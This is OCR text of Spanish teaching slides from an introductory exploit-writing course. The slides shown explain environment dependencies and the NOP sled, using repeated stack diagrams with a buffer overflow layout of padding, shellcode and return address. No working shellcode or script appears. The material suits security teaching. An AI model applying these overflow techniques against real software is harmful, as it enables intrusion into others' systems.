EXPLOITS CON RUEDITAS
INICIACIÓN A LA ESCRITURA DE EXPLOITS

ADRIÁN BARREAL | TERESA ALBERTO


STIC, FUNDACION SADOSKY

PARTE 2


- Dependencias con el entorno
- Mitigaciones
- Distintos tipos de vulnerabilidades

DEPENDENCIAS CON EL ENTORNO

DEPENDENCIAS CON EL ENTORNO




DEPENDENCIAS CON EL ENTORNO




TOBOGÁN DE NOPS (NOPSLED)


NOPSLED


SIN NOPSLED
CON NOPSLED
0xffff0000
...
Shellcode
AAAA
AAAA
...
Dirección de retorno
Variables de entorno, vector de argumentos
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos


NOPSLED


0xffff0000
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos
0xffff0000
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos


NOPSLED


0xffff0000
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos
0xffff0000
...
nop; nop; nop; nop;
nop; nop; nop; nop;
...
Shellcode
Dirección de retorno
Variables de entorno, vector de argumentos

